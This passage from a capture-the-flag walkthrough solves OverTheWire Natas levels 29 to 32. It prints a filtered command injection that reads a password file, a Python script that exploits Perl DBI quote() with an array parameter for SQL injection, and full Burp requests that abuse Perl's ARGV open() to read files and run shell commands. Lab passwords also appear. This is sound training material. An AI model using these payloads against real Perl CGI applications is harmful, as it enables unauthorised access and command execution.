    print "meeeeeep!<br>";
  }
```

Our attack string cannot contain “natas”, so we’ll need to find a way to cat /etc/natas_webpass/natas30 without using that string.

We have command injection working, we know how the filtering works. To get the flag printed, we can swap out one character in each “natas” with a ?:


|cat /etc/n?tas_webpass/n?tas30 %00

The resulting query gives us the flag, wie9iexae0Daihohv8vuu3cei9wahf0e.



Natas 30:

Login with username and password that we got from the previous level



We’re given source code:

```
if ('POST' eq request_method && param('username') && param('password')){
    my $dbh = DBI->connect( "DBI:mysql:natas30","natas30", "<censored>", {'RaiseError' => 1});
    my $query="Select * FROM users where username =".$dbh->quote(param('username')) . " and password =".$dbh->quote(param('password'));

    my $sth = $dbh->prepare($query);
    $sth->execute();
    my $ver = $sth->fetch();
    if ($ver){
        print "win!<br>";
        print "here is your result:<br>";
        print @$ver;
    }
    else{
        print "fail :(";
    }
    $sth->finish();
    $dbh->disconnect();
}
```

- Summarized, this Perl code checks to see if the request method is “POST” and if the request includes a username and password. If so, a database connection is made. A query is formed using $dbh->quote(param()), then executed. If there’s a result, it’s printed, otherwise, we see fail :(
- The obvious angle here is SQL injection. If we try ' OR 1=1 -- (or other usual suspects), it doesn’t work. We’ll need to find another flaw

SQL injection

Since $dbh->quote(param()) is what interprets our input and adds it into the query, I thought I should look at it first. If there’s a vulnerability here, then that’s all we need to inject a malicious string into the SQL query.

This Perl program is vulnerable to SQL Injection.

- However this depends on the DBI driver, and could only reproduce this with MySQL

There are 2 flaws with this in `$dbh->quote(param('paramater'))`

1. > You see, param is context-sensitive. In scalar context, if the parameter has a single value `(name=foo)`, it returns that value, and if the parameter has multiple values `(name=foo&name=bar)` it returns an `arrayref`.

   From the SO link, the problem with directly calling `param()` is that it can return an `array`

2. > As a special case, the standard numeric types are optimized to return `$value` without calling type_info.

   From the DBI docs. Calling quote as a `list` with `SQL_INTEGER` as the second parameter, will return an unquoted value.

In our source code, it expects a username and password, but there’s no limit on only one username and one password being provided. We could potentially supply multiple values, which would result in one of the params being an array type.

Secondly, if quote() is called with a list of values, and the second value is an integer, you can make quote() return an unquoted value. In other words, providing an array will result in the second definition of quote() to be called instead of the intended, first one.

$sql = $dbh->quote($value);
$sql = $dbh->quote($value, $data_type);

Using the example code provided in that Stack Overflow link, I wrote the following script:

```
import requests
from requests.auth import HTTPBasicAuth

basicAuth=HTTPBasicAuth('natas30', 'wie9iexae0Daihohv8vuu3cei9wahf0e')

u="http://natas30.natas.labs.overthewire.org/index.pl"

params={"username": "natas28", "password": ["'lol' or 1", 4]}
response = requests.post(u, data=params, auth=basicAuth, verify=False)

print(response.text)
```

This worked right away:

```
> python natas30.py
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN">
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src=http://natas.labs.overthewire.org/js/wechall-data.js></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas30", "pass": "wie9iexae0Daihohv8vuu3cei9wahf0e" };</script></head>
<body oncontextmenu="javascript:alert('right clicking has been blocked!');return false;">

<!-- morla/10111 <3  happy birthday OverTheWire! <3  -->

<h1>natas30</h1>
<div id="content">

<form action="index.pl" method="POST">
Username: <input name="username"><br>
Password: <input name="password" type="password"><br>
<input type="submit" value="login" />
</form>
win!<br>here is your result:<br>natas31hay7aecuungiuKaezuathuk9biin0pu1<div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
</div>
</body>
</html>
```

```
> ! /* Standard SQL datatypes (ANSI/ODBC type numbering)                */
> ! #define     SQL_ALL_TYPES           0
> ! #define     SQL_CHAR                1
> ! #define     SQL_NUMERIC             2
> ! #define     SQL_DECIMAL             3
> ! #define     SQL_INTEGER             4
> ! #define     SQL_SMALLINT            5
> ! #define     SQL_FLOAT               6
> ! #define     SQL_REAL                7
> ! #define     SQL_DOUBLE              8
> ! #define SQL_DATE            9       /* SQL_DATETIME in CLI! */
> ! #define SQL_TIME            10
> ! #define SQL_TIMESTAMP               11
> ! #define     SQL_VARCHAR             12
```


To get the flag, run this script:

```
import requests
from requests.auth import HTTPBasicAuth

basicAuth=HTTPBasicAuth('natas30', 'wie9iexae0Daihohv8vuu3cei9wahf0e')

u="http://natas30.natas.labs.overthewire.org/index.pl"

params={"username": "natas28", "password": ["'whatever' or 1", 4]}
response = requests.post(u, data=params, auth=basicAuth, verify=False)

print(response.text)
```

The output includes the natas31 password, hay7aecuungiuKaezuathuk9biin0pu1.

Natas 31:

Login with the username and password we got from previous level
The website offers us the chance to upload CSV files:




We're also shown the source code. Here's the relevant part:

```
my $cgi = CGI->new;
if ($cgi->upload('file')) {
    my $file = $cgi->param('file');
    print '<table class="sortable table table-hover table-striped">';
    $i=0;
    while (<$file>) {
        my @elements=split /,/, $_;

        if($i==0){ # header
            print "<tr>";
            foreach(@elements){
                print "<th>".$cgi->escapeHTML($_)."</th>";
            }
            print "</tr>";
        }
        else{ # table content
            print "<tr>";
            foreach(@elements){
                print "<td>".$cgi->escapeHTML($_)."</td>";
            }
            print "</tr>";
        }
        $i+=1;
    }
    print '</table>';
}
else{
print <<END;
```

In short, we can upload CSV (and other) files, and then the contents are displayed on the webpage in a nicely formatted table.

With Burp open and your browser traffic proxying through Burp,
visit http://natas31.natas.labs.overthewire.org/ and upload a CSV file. The contents don't matter. I opened up a text editor and saved the following content as test.csv:
1,2,
3,4,

In the Proxy > History tab, right-click the request and Send to Repeater.



In the Repeater tab, your request should look something like this:

Request

Raw | Params | Headers | Hex

```
POST /index.pl HTTP/1.1
Host: natas31.natas.labs.overthewire.org
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data;
boundary=---------------------------946950842294527692738918770 93
Content-Length: 343
Origin: http://natas31.natas.labs.overthewire.org
Authorization: Basic bmF0YXMzMTpoYXk3YWVjdXVuZ2l1S2FlenVhdGh1azliaWluMHB1MQ==
Connection: close
Referer: http://natas31.natas.labs.overthewire.org/index.pl?file=ls
Upgrade-Insecure-Requests: 1

---------------------------946950842294527692738918770 93
Content-Disposition: form-data; name="file"; filename="test.csv"
Content-Type: text/csv

1,2,
3,4,

---------------------------946950842294527692738918770 93
Content-Disposition: form-data; name="submit"

Upload
---------------------------946950842294527692738918770 93--
```

It doesn't matter if your Content-Type boundaries differ in value, as long as they are consistent throughout the request.

Read-Only Solution

There are two modifications you'll need to make. First, copy/paste one of the form-data blocks above the CSV data, with Content-Disposition: form-data; name="file" followed by ARGV. Make sure the boundary data # matches the other blocks.


```
POST /index.pl?/etc/natas_webpass/natas32 HTTP/1.1
Host: natas31.natas.labs.overthewire.org
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data;
boundary=---------------------------946950842294527692738918770 93
Content-Length: 456
Origin: http://natas31.natas.labs.overthewire.org
Authorization: Basic bmF0YXMzMTpoYXk3YWVjdXVuZ2l1S2FlenVhdGh1azliaWluMHB1MQ==
Connection: close
Referer: http://natas31.natas.labs.overthewire.org/index.pl?file=ls
Upgrade-Insecure-Requests: 1

---------------------------946950842294527692738918770 93
Content-Disposition: form-data; name="file"

ARGV
---------------------------946950842294527692738918770 93
Content-Disposition: form-data; name="file"; filename="test.csv"
Content-Type: text/csv

1,2,
3,4,

---------------------------946950842294527692738918770 93
Content-Disposition: form-data; name="submit"

Upload
---------------------------946950842294527692738918770 93--
```

Add "?" then the file you want to read

Add this block by copy/pasting another form-data block and modifying it to match

This is us putting other data ahead of the real file such that Perl grabs the first file descriptor and its value of ARGV.


Second, we need to provide a value to ARGV (the file we want opened). We do this by appending ?filename at the end of the URL. Since we want to read /etc/natas_webpass/natas32, we'll use a ? and then that value.



And we have got our password

Natas 32:

Login with the username and password we got from our previous level



The only exception is the text saying that we need to have code execution.


The source code is provided but is not meaningfully different:

```
my $cgi = CGI->new;
if ($cgi->upload('file')) {
    my $file = $cgi->param('file');
    print '<table class="sortable table table-hover table-striped">';
    $i=0;
    while (<$file>) {
        my @elements=split /,/, $_;

        if($i==0){ # header
            print "<tr>";
            foreach(@elements){
                print "<th>".$cgi->escapeHTML($_)."</th>";
            }
            print "</tr>";
        }
        else{ # table content
            print "<tr>";
            foreach(@elements){
                print "<td>".$cgi->escapeHTML($_)."</td>";
            }
            print "</tr>";
        }
        $i+=1;
    }
    print '</table>';
}
else{
print <<END;
```

First, create a dummy CSV file, such as with the following contents.
1,2,
3,4,
I saved this text file as test.csv.

With Burp Suite open and a proxy set up to direct all traffic to Burp Suite, upload this test.csv file.

Find the request in the Proxy > History tab, right click and Send to Repeater.



In the Repeater tab, the request should look something like this.

Request

Raw | Params | Headers | Hex

```
POST /index.pl HTTP/1.1
Host: natas32.natas.labs.overthewire.org
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data;
boundary=---------------------------356721282247914762115454670 15
Content-Length: 343
Origin: http://natas32.natas.labs.overthewire.org
Authorization: Basic bmF0YXMzMjpubzF2b2hzaGVDYWl2M2llSDRlbTFhaGNoaXNhaW5nZQ==
Connection: close
Referer: http://natas32.natas.labs.overthewire.org/
Upgrade-Insecure-Requests: 1

-----------------------------356721282247914762115454670 15
Content-Disposition: form-data; name="file"; filename="test.csv"
Content-Type: text/csv

1,2,
3,4,

-----------------------------356721282247914762115454670 15
Content-Disposition: form-data; name="submit"

Upload
-----------------------------356721282247914762115454670 15--
```

We need to make two modifications. First, copy/paste one of the form-data sections and modify it as shown in the red box:

Request

Raw | Params | Headers | Hex

```
POST /index.pl?ls%20.%20| HTTP/1.1
Host: natas32.natas.labs.overthewire.org
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data;
boundary=---------------------------356721282247914762115454670 15
Content-Length: 456
Origin: http://natas32.natas.labs.overthewire.org
Authorization: Basic bmF0YXMzMjpubzF2b2hzaGVDYWl2M2llSDRlbTFhaGNoaXNhaW5nZQ==
Connection: close
Referer: http://natas32.natas.labs.overthewire.org/
Upgrade-Insecure-Requests: 1

-----------------------------356721282247914762115454670 15
Content-Disposition: form-data; name="file"

ARGV
-----------------------------356721282247914762115454670 15
Content-Disposition: form-data; name="file"; filename="test.csv"
Content-Type: text/csv

1,2,
3,4,

-----------------------------356721282247914762115454670 15
Content-Disposition: form-data; name="submit"

Upload
-----------------------------356721282247914762115454670 15--
```

Add this block by copy/pasting another form-data block and modifying it to match


Make sure that the boundary numbers (long string at the end of the --- lines) are consistent with one another. They don't have to match the request as shown in the photo, just be internally consistent.
This change is sending an additional file, ahead of the "real" CSV file, with content ARGV such that the open() call will iterate through the values we provide, as described earlier.
The second change is to provide those values, at the end of the URL (/index.pl):

- ? at the start of our string, after /index.pl
- Then the command we want to execute, such as ls . (if you try ls by itself, it won't work)
- Then a | at the end.


This should give you something like /index.pl?ls . |. However, it needs to be URL-encoded so the spaces will change to %20:

/index.pl?ls%20.%20|


In Burp, that looks like this:



